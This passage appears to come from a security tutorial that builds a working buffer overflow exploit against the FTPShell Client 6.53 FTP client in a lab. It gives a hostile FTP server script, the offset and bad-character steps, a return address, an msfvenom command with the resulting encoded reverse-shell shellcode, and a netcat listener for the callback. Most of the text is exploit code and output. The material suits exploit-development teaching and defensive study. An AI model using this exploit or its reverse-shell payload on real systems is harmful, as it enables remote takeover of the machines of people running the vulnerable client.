This is a simple program
This is a simple program
Segmentation fault
```

Figure 1-c: Buffer overflow occurs

The program exits abnormally, showing an error message.

Problem analysis:

The program didn't have any protection against buffer overflows, which caused the program to crash. Programs like C or C++ don't have any built-in features to protect against buffer overflows.

Gaining access to the system using buffer overflow attack

Now we will demonstrate how to generate a buffer overflow attack to gain access to an operating system. We will use two virtual machines.

Attacker machine: OS: Linux 32-bit IP: 192.168.187.129	Victim machine: OS: Windows 7 SP1 32-bit IP: 192.168.187.100

Configure victim:

We will use the software FTPShell Client 6.53 for this demo. FTPShell Client is used to transfer files, upload files to a web server and also download files.




Figure 2: FTPShell Client interface

Crash the program:

A buffer overflow vulnerability exists on FTPShell Client 6.53. While connecting to the FTP server, if we send an additional 490 characters of A with the connect request, the program will crash. We will write a Python script to do this.

```
#!/usr/bin/python

import socket,sys

port = 21
```

```
try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.bind(("192.168.187.129", port))
        s.listen(5)
        print("[i] FTP server started on port: "+str(port)+"\r\n")
except:
        print("[!] Failed to bind the server to port: "+str(port)+"\r\n")

buffer = "A" * 490

while True:
    conn, addr = s.accept()
    conn.send('220 Welcome to FTP server\r\n')
    print(conn.recv(1024))
    conn.send("331 OK\r\n")
    print(conn.recv(1024))
    conn.send('230 OK\r\n')
    print(conn.recv(1024))
    conn.send('220 "'+buffer+'" is current directory\r\n')
```

Execute script:

```
root@kali:~/LAB# python ftpshell.py
```

```
root@kali:~/LAB# netstat -antp |grep :21
tcp        0      0 192.168.187.129:21      0.0.0.0:*               LISTEN      4647/python
```

Figure 3: FTP server listen on port 21

Now we will try to connect to the FTP server using FTPShell Client program.




Figure 4: Program crashed




Figure 5: EIP overwritten

The offset is overwritten with 41414141, which is the hex representation of AAAA. This indicates that EIP is over written with AAAA, leading to a crash.

Controlling EIP and locating space for shellcode:

Now we have to determine which offset value of the buffer overwrites EIP. In order to achieve this, we will create a unique pattern of 490 character. By sending this buffer, we will know which offset value of EIP is getting overwritten.

```
root@kali:~/LAB# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb 490
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3A
e4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai
8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2
An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2A
```

Figure 6: Unique pattern for buffer

We will modify our initial script and run again to identify the exact offset location that will overwrite EIP.

Execute script:

```
root@kali:~/LAB# python ftpshell.py
```

```
Registers (FPU)
EAX 00000000
ECX 41326E41
EDX 316E4130
EBX 00A48234 ASCII ".fbak"
ESP 0012F7C8
EBP 0012F978 ASCII "4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2A"
ESI 00A488DD ASCII "/Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8A
EDI 00A48AC8
EIP 6E41336E
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_INVALID_HANDLE (00000006)
```

Figure 7: Finding the offset location

The EIP register was overwritten with the hex bytes **6E 41 33 6E**

We need to calculate the offset from where EIP is getting overwritten.

```
root@kali:~/LAB# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb 6E41336E
[*] Exact match at offset 400
```

Figure 8: EIP overwritten position

We can see that the next four characters after offset 400 is writing EIP. Let's modify the program and try to control the EIP register.

```
buffer = "A" * 400 + "B" * 4 + "C" * (810-400-4)
```

Execute:

```
root@kali:~/LAB# python ftpshell.py
```




Figure 9: EIP is controlled

The EIP register is overwritten by B's (\x42). It means that now we can control the program.

350-400 bytes are required for a standard reverse shell code. During the last crash, we can see that the ESI register points to the beginning of our buffer of A's. If we control the EIP to point next execution to ESI then we have a chance to get a reverse shell from victim machine.




Figure 10: Space for shellcode

Checking for bad characters:

There may be certain bad characters that exist in every application that should not be used in your exploit code. One example of a common bad character is the null byte (0x00) because it truncates the buffer. Now we will try to find out the bad characters in our program. Modify the script as below.

```
badchars = (

"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
```

```
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"

"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"

"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"

"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"

"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"

"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"

"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"

"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"

"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"

"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"

"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"

"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"

"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"

"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"

"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
```

```
buffer = "A" * 400 + "B" * 4 + badchars
```

Execute:

```
root@kali:~/LAB# python ftpshell.py
```




Figure 11: Buffer is truncated

From the ESP register memory dump, we can see that the character **0x0A** and **0x0D** truncated rest of the buffer. We will remove **0x0A** and **0x0D** from the buffer and resend the payload until we find all bad characters.




Figure 12: Buffer without bad characters

Redirecting the execution flow:

Now we need to find a way to redirect our execution flow to the shellcode space located at ESI register. But we have seen that at every crash the ESI register values change. So, we need to find a reliable address that contains the instruction to PUSH ESI; RETN.

We will use a Python script “mona” to identify the executable modules required for the FTPShell Client application.




Figure 13: Executable modules

We will search ftpshell.exe for PUSH ESI instruction.

Figure 14: Finding PUSH ESI address

We will redirect EIP to address **004b95dc** during the crash, a PUSH ESI instruction will be executed, which lead into our shellcode.

We can test this assumption by modifying our payload.

```
eip = "\xdc\x95\x4b"

nops = "\x90"*8

buffer = buffer = nops + "C" * 351 + "A" * 41 + eip
```

Execute:

```
root@kali:~/LAB# python ftpshell.py
```




Figure 15: PUSH ESI successful

Generating Shellcode:

We will use a basic payload called windows/shell_reverse_tcp, which acts much like a reverse shell netcat payload.

```
root@kali:~/LAB# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.187.129
LPORT=443 EXITFUNC=thread -f c -a x86 --platform windows –e x86/
shikata_ga_nai -b "\x00\x0a\x0d\x22"
```

```
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
unsigned char buf[] =
"\xda\xc8\xd9\x74\x24\xf4\x5e\x2b\xc9\xb1\x52\xba\x2f\xf1\xb1"
"\xcc\x83\xee\xfc\x31\x56\x13\x03\x79\xe2\x53\x39\x79\xec\x16"
"\xc2\x81\xed\x76\x4a\x64\xdc\xb6\x28\xed\x4f\x07\x3a\xa3\x63"
"\xec\x6e\x57\xf7\x80\xa6\x58\xb0\x2f\x91\x57\x41\x03\xe1\xf6"
"\xc1\x5e\x36\xd8\xf8\x90\x4b\x19\x3c\xcc\xa6\x4b\x95\x9a\x15"
"\x7b\x92\xd7\xa5\xf0\xe8\xf6\xad\xe5\xb9\xf9\x9c\xb8\xb2\xa3"
"\x3e\x3b\x16\xd8\x76\x23\x7b\xe5\xc1\xd8\x4f\x91\xd3\x08\x9e"
"\x5a\x7f\x75\x2e\xa9\x81\xb2\x89\x52\xf4\xca\xe9\xef\x0f\x09"
"\x93\x2b\x85\x89\x33\xbf\x3d\x75\xc5\x6c\xdb\xfe\xc9\xd9\xaf"
"\x58\xce\xdc\x7c\xd3\xea\x55\x83\x33\x7b\x2d\xa0\x97\x27\xf5"
"\xc9\x8e\x8d\x58\xf5\xd0\x6d\x04\x53\x9b\x80\x51\xee\xc6\xcc"
"\x96\xc3\xf8\x0c\xb1\x54\x8b\x3e\x1e\xcf\x03\x73\xd7\xc9\xd4"
"\x74\xc2\xae\x4a\x8b\xed\xce\x43\x48\xb9\x9e\xfb\x79\xc2\x74"
"\xfb\x86\x17\xda\xab\x28\xc8\x9b\x1b\x89\xb8\x73\x71\x06\xe6"
"\x64\x7a\xcc\x8f\x0f\x81\x87\x6f\x67\x32\xd6\x18\x7a\x44\xd8"
"\x63\xf3\xa2\xb0\x83\x52\x7d\x2d\x3d\xff\xf5\xcc\xc2\xd5\x70"
"\xce\x49\xda\x85\x81\xb9\x97\x95\x76\x4a\xe2\xc7\xd1\x55\xd8"
"\x6f\xbd\xc4\x87\x6f\xc8\xf4\x1f\x38\x9d\xcb\x69\xac\x33\x75"
"\xc0\xd2\xc9\xe3\x2b\x56\x16\xd0\xb2\x57\xdb\x6c\x91\x47\x25"
"\x6c\x9d\x33\xf9\x3b\x4b\xed\xbf\x95\x3d\x47\x16\x49\x94\x0f"
"\xef\xa1\x27\x49\xf0\xef\xd1\xb5\x41\x46\xa4\xca\x6e\x0e\x20"
"\xb3\x92\xae\xcf\x6e\x17\xce\x2d\xba\x62\x67\xe8\x2f\xcf\xea"
"\x0b\x9a\x0c\x13\x88\x2e\xed\xe0\x90\x5b\xe8\xad\x16\xb0\x80"
"\xbe\xf2\xb6\x37\xbe\xd6";
```

Figure 16: Shellcode

Getting a Shell:

We will now modify our script for last time.

```
eip = "\xdc\x95\x4b"

nops = "\x90"*8

junkchar = "A"*(400-len(nops)-len(shell))

buffer = nops + shell + junkchar + eip
```

Before executing the final script, we need to set up a netcat listener on port 443 of our attacking machine.

```
root@kali:~/LAB# nc -nlvp 443

listening on [any] 443 ...
```

Now send the exploit:

```
root@kali:~/LAB# python ftpshell.py
```

We should hopefully receive a reverse shell from our victim machine.

